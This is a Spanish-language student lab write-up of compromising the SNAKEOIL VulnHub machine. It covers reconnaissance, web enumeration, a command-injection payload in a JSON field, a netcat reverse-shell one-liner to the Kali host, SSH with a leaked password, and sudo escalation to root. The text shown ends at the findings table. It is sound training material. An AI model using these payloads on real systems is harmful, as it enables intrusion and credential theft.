

DOCUMENTACIÓN TÉCNICA

DE LA TEORIA A LA PRACTICA

Walkthrough en acción

BRYHAN EDUARDO GUZMÁN MARTÍNEZ
178508

**INGENIERÍA EN TECNOLOGÍAS DE LA
INFORMACIÓN**

SEGURIDAD INFORMÁTICA

Índice

1. Resumen ejecutivo	3
2. Objetivos.....	3
2.1 Objetivo general	3
2.2 Objetivos específicos	3
3. Entorno de laboratorio	3
4. Metodología de trabajo	5
5. Fase 1: Reconocimiento y descubrimiento de red.....	6
5.1 Descubrimiento de hosts con arp-scan	6
5.2 Escaneo de puertos con Nmap	6
6. Fase 2: Enumeración web y pruebas de endpoints	7
6.1 Descubrimiento de rutas con Gobuster	7
6.2 Identificación de métodos permitidos en /login.....	8
6.3 Registro de usuario y obtención del token.....	9
6.4 Acceso a /secret.....	9
7. Fase 3: Explotación controlada y shell inversa.....	10
7.1 Preparación de la clave requerida por la API	10
7.2 Preparación del script de conexión.....	10
7.3 Publicación temporal del archivo	11
7.4 Prueba del endpoint /run	11
7.5 Listener de Netcat y recepción de la shell.....	12
8. Fase 4: Post-explotación e inspección	12
8.1 Acceso SSH con la cuenta patrick	12
9. Fase 5: Escalación de privilegios y verificación final.....	13
9.1 Elevación a root.....	13
9.2 Comprobación del acceso total	13
10. Hallazgos principales	14
11. Recomendaciones de mitigación	14
12. Conclusiones	15
Anexo A. Inconsistencias detectadas en la transcripción original	15
Anexo B. Recursos incluidos en la práctica	16

1. Resumen ejecutivo

El proyecto documenta un ejercicio de análisis de seguridad sobre la máquina virtual SNAKEOIL. El flujo parte de la preparación del entorno en VirtualBox, continúa con reconocimiento de red, enumeración de servicios y endpoints web, pruebas de autenticación, obtención de una consola remota, acceso por SSH y escalación de privilegios hasta root. Las capturas incluidas funcionan como evidencia de cada etapa y permiten relacionar los comandos ejecutados con sus resultados.

La evidencia principal muestra que el host objetivo expone SSH, HTTP y una aplicación web en el puerto 8080. La aplicación permite registrar usuarios, devuelve un token de acceso, acepta autenticación mediante cookie y expone una clave utilizada por una función privilegiada. Posteriormente se observa la filtración de una cadena con apariencia de contraseña, el establecimiento de una shell y el acceso al usuario patrick; finalmente, sudo permite obtener privilegios de root y leer proof.txt.

2. Objetivos

2.1 Objetivo general

Documentar de forma clara, ordenada y reproducible el proceso de evaluación de seguridad realizado sobre SNAKEOIL dentro de un laboratorio virtual controlado.

2.2 Objetivos específicos

- Preparar las máquinas virtuales y una red compatible para la comunicación entre Kali Linux y SNAKEOIL.
- Identificar hosts activos, puertos abiertos y servicios expuestos por la máquina objetivo.
- Enumerar directorios y endpoints de la aplicación web disponible en el puerto 8080.
- Analizar el mecanismo de autenticación y el manejo de tokens/cookies de la aplicación.
- Registrar la obtención de acceso remoto y la posterior escalación de privilegios.
- Relacionar cada resultado con riesgos de seguridad y medidas de mitigación.

3. Entorno de laboratorio

El laboratorio utiliza dos máquinas virtuales conectadas a una red virtual común. La documentación original incluye como recursos la máquina SNAKEOIL de VulnHub y una máquina Kali Linux ejecutada en VirtualBox.

Elemento	Función en la práctica	Dato observado
Kali Linux	Máquina de análisis	192.168.102.6 en la evidencia de arp-scan
SNAKEOIL	Máquina objetivo vulnerable	192.168.102.7 en las capturas principales
VirtualBox	Hipervisor	Red virtual configurada para que ambas VMs se comuniquen
Herramientas	Reconocimiento y pruebas	arp-scan, Nmap, Gobuster, curl, Netcat, Python HTTP server y SSH




Figura 1. Página de SNAKEOIL en VulnHub, utilizada como referencia para obtener la máquina vulnerable.




Figura 2. Página de descarga de máquinas virtuales de Kali Linux.




Figura 3. SNAKEOIL cargada en VirtualBox.




Figura 4. Configuración de red virtual utilizada para conectar las máquinas.

4. Metodología de trabajo

La práctica se organiza en cinco fases. Cada una reduce la incertidumbre sobre el objetivo y utiliza la información obtenida en la fase anterior.

1. Reconocimiento y descubrimiento de red.
2. Enumeración web y pruebas de endpoints.
3. Explotación controlada y generación de una shell inversa.
4. Post-explotación e inspección del sistema.
5. Escalación de privilegios y verificación final.

5. Fase 1: Reconocimiento y descubrimiento de red

5.1 Descubrimiento de hosts con arp-scan

Comando ejecutado

```
sudo arp-scan -l
```

Función: envía solicitudes ARP a la red local para identificar dispositivos activos y relacionar direcciones IP con direcciones MAC. Al operar en la red local, resulta útil para ubicar rápidamente la máquina objetivo antes de realizar escaneos más específicos.

Resultado observado: la captura muestra varios hosts dentro de la red 192.168.102.0/24 y permite identificar a 192.168.102.7 como uno de los equipos activos.

```
(kali@kali)-[~]
$ sudo arp-scan -l
[sudo] password for kali:
Interface: eth0, type: EN10MB, MAC: 08:00:27:5a:87:bc, IPv4: 192.168.102.6
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
)
192.168.102.1    52:54:00:12:35:00    (Unknown: locally administered)
192.168.102.2    52:54:00:12:35:00    (Unknown: locally administered)
192.168.102.3    08:00:27:e2:c7:3a    (Unknown)
192.168.102.7    08:00:27:0b:23:89    (Unknown)

4 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 1.838 seconds (139.28 hosts/sec)
. 4 responded
```

Figura 5. Descubrimiento de hosts activos mediante arp-scan.

5.2 Escaneo de puertos con Nmap

Comando mostrado en la evidencia

```
sudo nmap -sS -sC -p- -T4 192.168.102.7
```

Parámetro	Propósito
-sS	Escaneo SYN semiabierto.
-sC	Ejecuta scripts predeterminados de Nmap.
-p-	Escanea los 65,535 puertos TCP.
-T4	Aumenta la velocidad del escaneo.

Resultado observado: el escaneo muestra tres servicios accesibles: 22/tcp (SSH), 80/tcp (HTTP) y 8080/tcp (http-proxy/aplicación web). Esta información orienta la siguiente fase hacia la enumeración del servicio web en el puerto 8080.

```
(kali㉿kali)-[~]
└─$ sudo nmap -sS -sC -p- -T4 192.168.102.7
Starting Nmap 7.99 ( https://nmap.org ) at 2026-09-09 04:45 -0400
Stats: 0:00:17 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 94.17% done; ETC: 04:46 (0:00:00 remaining)
Nmap scan report for 192.168.102.7
Host is up (0.00027s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
| ssh-hostkey:
|   2048 73:a4:8f:94:a2:20:68:50:5a:ae:e1:d3:60:8d:ff:55 (RSA)
|   256 f3:1b:d8:c3:0c:3f:5e:6b:ac:99:52:80:7b:d6:b6:e7 (ECDSA)
|_  256 ea:61:64:b6:3b:d3:84:01:50:d8:1a:ab:38:29:12:e1 (ED25519)
80/tcp    open  http
|_ http-title: Welcome to SNAKEOIL!
8080/tcp  open  http-proxy
|_ http-title: Welcome to Good Tech Inc.'s Snake Oil Project
|_ http-open-proxy: Proxy might be redirecting requests
MAC Address: 08:00:27:0B:23:89 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 18.13 seconds
```

Figura 6. Resultado de Nmap con los puertos 22, 80 y 8080 abiertos.

6. Fase 2: Enumeración web y pruebas de endpoints

6.1 Descubrimiento de rutas con Gobuster

Comando visible en la captura

```
gobuster dir -u http://192.168.102.7:8080 -w /usr/share/wordlists/dirb/common.txt
```

Función: utiliza una lista de palabras para consultar rutas comunes y descubrir recursos que no necesariamente están enlazados desde la interfaz principal de la aplicación.

Resultado observado: la evidencia muestra rutas como /create, /login, /registration, /run, /secret, /test y /user1, además de otras rutas numéricas. /login, /registration, /run y /secret se convierten en los endpoints de mayor interés para las pruebas posteriores.

```

(kali@kali)-[~]
$ gobuster dir -u http://192.168.102.7:8080 -w /usr/share/wordlists/dirb/co
mon.txt

Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url:                http://192.168.102.7:8080
[+] Method:             GET
[+] Threads:            10
[+] Wordlist:            /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent:         gobuster/3.8.2
[+] Timeout:            10s

Starting gobuster in directory enumeration mode

01      (Status: 200) [Size: 2193]
02      (Status: 200) [Size: 2356]
04      (Status: 200) [Size: 2324]
1       (Status: 200) [Size: 2193]
2       (Status: 200) [Size: 2356]
4       (Status: 200) [Size: 2324]
create  (Status: 200) [Size: 2596]
login   (Status: 405) [Size: 64]
registr (Status: 200) [Size: 29]
run     (Status: 405) [Size: 178]
secret  (Status: 500) [Size: 37]
test    (Status: 200) [Size: 17]
users   (Status: 200) [Size: 140]
Progress: 4613 / 4613 (100.00%)

Finished

```

Figura 7. Enumeración de rutas web con Gobuster.

6.2 Identificación de métodos permitidos en /login

Comando ejecutado

```
curl -i -X OPTIONS http://192.168.102.7:8080/login
```

La petición OPTIONS permite consultar qué métodos HTTP acepta un endpoint. La respuesta mostrada incluye la cabecera “Allow: POST, OPTIONS”, por lo que el inicio de sesión se procesa mediante POST.

```

(kali@kali)-[~]
$ curl -i -X OPTIONS http://192.168.102.7:8080/login
HTTP/1.1 200 OK
Server: nginx/1.14.2
Date: Wed, 09 Sep 2026 09:26:35 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 0
Connection: keep-alive
Allow: POST, OPTIONS

```

Figura 8. Respuesta OPTIONS del endpoint /login.

6.3 Registro de usuario y obtención del token


Petición de registro

```
curl -i -X POST http://192.168.102.7:8080/registration -H "Content-Type: application/json" -d '{"username":"brxh0lw","password":"0770"}'
```

La aplicación responde con HTTP 200, confirma la creación del usuario y devuelve un `access_token`. El token se guarda después en una variable de shell para reutilizarlo en peticiones autenticadas.

Variable utilizada


```
TOKEN=<access_token_devuelto_por_la_aplicacion>
```



```
(kali㉿kali)-[~]
$ curl -i -X POST http://192.168.102.7:8080/registration -H "Content-Type: application/json" -d '{"username":"brxh0lw","password":"0770"}'
HTTP/1.1 200 OK
Server: nginx/1.14.2
Date: Wed, 09 Sep 2026 16:21:55 GMT
Content-Type: application/json
Content-Length: 369
Connection: keep-alive

{"message": "User brxh0lw was created. Please use the login API to log in!", "access_token": "eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJmcmVzaCI6ZmFsc2UsImIhdCI6MTc4ODk3MDkxNSwianRpIjoIY2ViM2U3NDktMzU0YS00Yjg5LTgyMDgtYjM5Y2MyMDhkNjM0IiwidHlwZSI6ImFjY2VzcyIsInN1YiI6ImJyeGgwbiHciLCJyYmYiOiJlE3ODg5NzA5MTUsImV4cCI6MTc4ODk3MDkxNX0.Xq_0rf6vggtgjevjcqnAv5yPnFXIglHSe66pLmoRs9c"}
```

Figura 9. Registro exitoso de usuario y devolución del `access_token`.



```
(kali㉿kali)-[~]
$ TOKEN="eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJmcmVzaCI6ZmFsc2UsImIhdCI6MTc4ODk3MDkxNSwianRpIjoIY2ViM2U3NDktMzU0YS00Yjg5LTgyMDgtYjM5Y2MyMDhkNjM0IiwidHlwZSI6ImFjY2VzcyIsInN1YiI6ImJyeGgwbiHciLCJyYmYiOiJlE3ODg5NzA5MTUsImV4cCI6MTc4ODk3MDkxNX0.Xq_0rf6vggtgjevjcqnAv5yPnFXIglHSe66pLmoRs9c"
```


Figura 10. Token almacenado en la variable `TOKEN`.

6.4 Acceso a `/secret`

Primer intento

```
curl -i -X GET http://192.168.102.7:8080/secret -H "Authorization: Bearer $TOKEN"
```

El primer intento termina con HTTP 500. En el archivo original se señala que durante la ejecución existió un error tipográfico en el nombre de la cabecera `Authorization`, lo que puede impedir que el servidor procese el token correctamente.



```
(kali㉿kali)-[~]
$ curl -i -X GET http://192.168.102.7:8080/secret -H "Authorization: Bearer $TOKEN"
HTTP/1.1 500 INTERNAL SERVER ERROR
Server: nginx/1.14.2
Date: Wed, 09 Sep 2026 16:22:53 GMT
Content-Type: application/json
Content-Length: 37
Connection: keep-alive

{"message": "Internal Server Error"}
```

Figura 11. Intento de acceso a `/secret` mediante cabecera `Authorization`.

Segundo intento

```
curl -i -X GET http://192.168.102.7:8080/secret --cookie "access_token_cookie=$TOKEN"
```

Al enviar el token mediante la cookie `access_token_cookie`, la respuesta es HTTP 200. La evidencia devuelve datos de sesión y revela el valor `secret_key = commandexecutionssecret`, que se emplea en la fase siguiente.

```
(kali㉿kali)-[~]
└─$ curl -i -X GET http://192.168.102.7:8080/secret --cookie "access_token_cookie=$TOKEN"
HTTP/1.1 200 OK
Server: nginx/1.14.2
Date: Wed, 09 Sep 2026 16:23:05 GMT
Content-Type: application/json
Content-Length: 61
Connection: keep-alive
Set-Cookie: access_token_cookie=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJmcmVzaCI6ZmFsc2UsImhhdCI6MTc4ODk3MDk4NSwianRpIjoianZzczNzlmZGMtNGE0Yi00Y2ZzJLTgyMzgtYjhhNDkwYzViZmFkIiwidHlwZSI6ImFjY2V2cyIsInN1YiI6ImJyeGgwbiHciLCJuYmYiOiJlZ30Dg5NzA5ODUsImV4cCI6MTc4ODk3MDk4NX0.IJnzNZUdZgke5fCl5PKk8-TJ4K23fk4w4H0oMm5eC0Q; Secure; HttpOnly; Path=/

{"ip-address": "", "secret_key": "commandexecutionissecret"}
```

Figura 12. Acceso exitoso a /secret mediante cookie y exposición de secret_key.

7. Fase 3: Explotación controlada y shell inversa

7.1 Preparación de la clave requerida por la API

Variable definida

```
SECRETOKEN="commandexecutionssecret"
```

La clave revelada por /secret se almacena en una variable local para ser utilizada por la función privilegiada de la aplicación.

```
(kali㉿kali)-[~]  
$ SECRETOKEN="commandexecutionissecret"  
  
(kali㉿kali)-[~]  
$ echo $SECRETOKEN  
commandexecutionissecret  
  
(kali㉿kali)-[~]  
$
```

Figura 13. Variable SECRETOKEN con la clave revelada por la aplicación.

7.2 Preparación del script de conexión

Contenido corregido que el propio archivo original propone para shell.sh

```
rm /tmp/f; mkfifo /tmp/f; cat /tmp/f | /bin/sh -i 2>&1 | nc 192.168.102.6 4444
```

El objetivo de este script es iniciar una shell interactiva y redirigir su entrada y salida hacia Netcat. El documento original contiene una versión transcrita con errores (“mkinfo”, “ct” y una ruta incompleta a /bin/sh) y, a continuación, presenta la versión corregida.

```
(kali㉿kali)-[~]
$ echo "rm /tmp/f;mkinfo /tmp/f;ct /tmp/f|/bin|sh -i 2>&1|nc 192.168.102.6 4444"> shell.sh
```

Figura 14. Creación del archivo shell.sh en Kali Linux.

7.3 Publicación temporal del archivo

Servidor HTTP local

```
sudo python3 -m http.server 80
```

Se inicia un servidor HTTP simple en Kali Linux para que el archivo shell.sh pueda ser solicitado desde la máquina objetivo durante la prueba.

```
(kali㉿kali)-[~]
$ sudo python3 -m http.server 80
[sudo] password for kali:
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
█
```

Figura 15. Servidor HTTP temporal escuchando en el puerto 80.

7.4 Prueba del endpoint /run

El archivo original documenta una petición POST al endpoint /run con un cuerpo JSON. La intención de la prueba es comprobar si el endpoint procesa instrucciones o recursos proporcionados por el cliente y si puede exponer información del servidor.

Forma resumida del intento mostrado en la evidencia

```
curl -i -X POST http://192.168.102.7:8080/run -H "Content-Type: application/json" -d '{...}'
```

Resultado observado: la aplicación responde con HTTP 500, pero el mensaje de error visible en la captura incluye una cadena con apariencia de contraseña: “NOreasonableDOUBTthisPASSWORDisGOOD”.

Aunque la petición falla, la salida evidencia una filtración de información sensible desde el servidor.

```
(kali㉿kali)-[~]
$ curl -i -X POST http://192.168.102.7:8080/run -H "Content-Type: application/json" -d '{"url":"$(grep -i passwd /home/patrick/flask_blog/app.py)", "secret_key":"commandexecutionissecret"}'
```

```
HTTP/1.1 500 INTERNAL SERVER ERROR
Server: nginx/1.14.2
Date: Wed, 09 Sep 2026 19:00:48 GMT
Content-Type: application/json
Content-Length: 480
Connection: keep-alive

{"message":"curl: (3) bad range specification in URL position 12:\napp.config\n['JWT_SECRET_KEY']\n          ^\n % Total      % Received % Xferd  Average Sp\n eed  Time      Time      Time Current\n                               Dload\n  Upload  Total    Spent    Left  Speed\n\n  0      0  --:--:--  --:--:--  --:--:--    0curl: (6) Could not resolve host:\n=ncurl: (6) Could not resolve host: "NoreasonableDOUBTthisPASSWORDisGOOD"\n\n,"success":false}
```

```
(kali㉿kali)-[~]
$
```

Figura 16. Respuesta del endpoint /run con error 500 y exposición de información sensible.

7.5 Listener de Netcat y recepción de la shell

Listener en Kali Linux

```
nc -nlvp 4444
```

Netcat queda a la escucha en el puerto 4444. La evidencia muestra una conexión entrante desde 192.168.102.7 y un prompt de shell, confirmando que se obtuvo ejecución remota de comandos dentro del entorno del laboratorio.

```
(kali㉿kali)-[~]  
$ nc -nlvp 4444  
listening on [any] 4444 ...  
connect to [192.168.102.6] from (UNKNOWN) [192.168.102.7] 57  
sh: 0: can't access tty; job control turned off  
$  
□
```

Figura 17. Conexión entrante al listener de Netcat y acceso a una shell remota.

8. Fase 4: Post-explotación e inspección

8.1 Acceso SSH con la cuenta patrick

Conexión SSH

```
ssh patrick@192.168.102.7
```

La cadena expuesta durante las pruebas se utiliza como credencial de la cuenta patrick. La captura muestra un primer intento denegado y, posteriormente, un inicio de sesión correcto en SNAKEOIL como patrick.

```
(kali㉿kali)-[~]
$ CONTRASENIA="N0reasonableDOUBTthisPASSWORDisGOOD"

(kali㉿kali)-[~]
$ ssh patrick@192.168.102.7
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
patrick@192.168.102.7's password:
Permission denied, please try again.
patrick@192.168.102.7's password:
Linux SNAKEOIL 4.19.0-16-amd64 #1 SMP Debian 4.19.181-1 (2021-03-19) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
patrick@SNAKEOIL:~$
```

Figura 18. Inicio de sesión SSH en SNAKEOIL con el usuario patrick.

En esta fase el acceso ya no depende de la shell inversa; SSH proporciona una sesión remota más estable para inspeccionar permisos y configuración del sistema.

9. Fase 5: Escalación de privilegios y verificación final

9.1 Elevación a root

Comando ejecutado

```
sudo su
```

La captura muestra que el usuario patrick puede ejecutar sudo su y convertirse en root. Esto sugiere permisos sudo excesivos o una configuración que permite obtener una shell privilegiada completa.

```
patrick@SNAKEOIL:~$ sudo su
[sudo] password for patrick:
root@SNAKEOIL:/home/patrick#
```

Figura 19. Escalación de privilegios desde patrick hasta root.

9.2 Comprobación del acceso total

Secuencia documentada

```
ls
cd /root
ls
cat proof.txt
```

Después de obtener root se navega al directorio administrativo y se visualiza proof.txt. El mensaje "Congratulations on obtaining a root shell on this machine!" funciona como evidencia final de que el objetivo del laboratorio fue alcanzado.

```

root@SNAKEOIL:/home/patrick# ls
Desktop  Downloads  local.txt  Pictures  Public  Videos
Documents flask_blog Music      Postman  Templates vmware-tools-distrib
root@SNAKEOIL:/home/patrick# cd
root@SNAKEOIL:~# ls
proof.txt  sudoers.bak
root@SNAKEOIL:~# cat proof.txt
Congratulations on obtaining a root shell on this machine! :-~)
root@SNAKEOIL:~#

```

Figura 20. Lectura de proof.txt como root.

10. Hallazgos principales

Los siguientes hallazgos sintetizan lo observado en las evidencias del laboratorio y el riesgo asociado a cada punto.

Hallazgo	Evidencia	Impacto	Prioridad
Servicios expuestos	Puertos 22, 80 y 8080 abiertos	Aumenta la superficie de ataque y facilita la enumeración.	Media
Registro y token accesibles	/registration devuelve access_token	Permite crear identidad de aplicación y avanzar hacia rutas protegidas.	Media
Exposición de secret_key	/secret devuelve commandexecutionssecret mediante cookie	Revela un secreto interno utilizado por funciones privilegiadas.	Alta
Filtración de información sensible	/run expone una cadena con apariencia de contraseña	Compromete credenciales y facilita acceso posterior.	Crítica
Credencial reutilizable en SSH	Acceso correcto como patrick	Permite acceso remoto persistente mientras la credencial siga vigente.	Alta
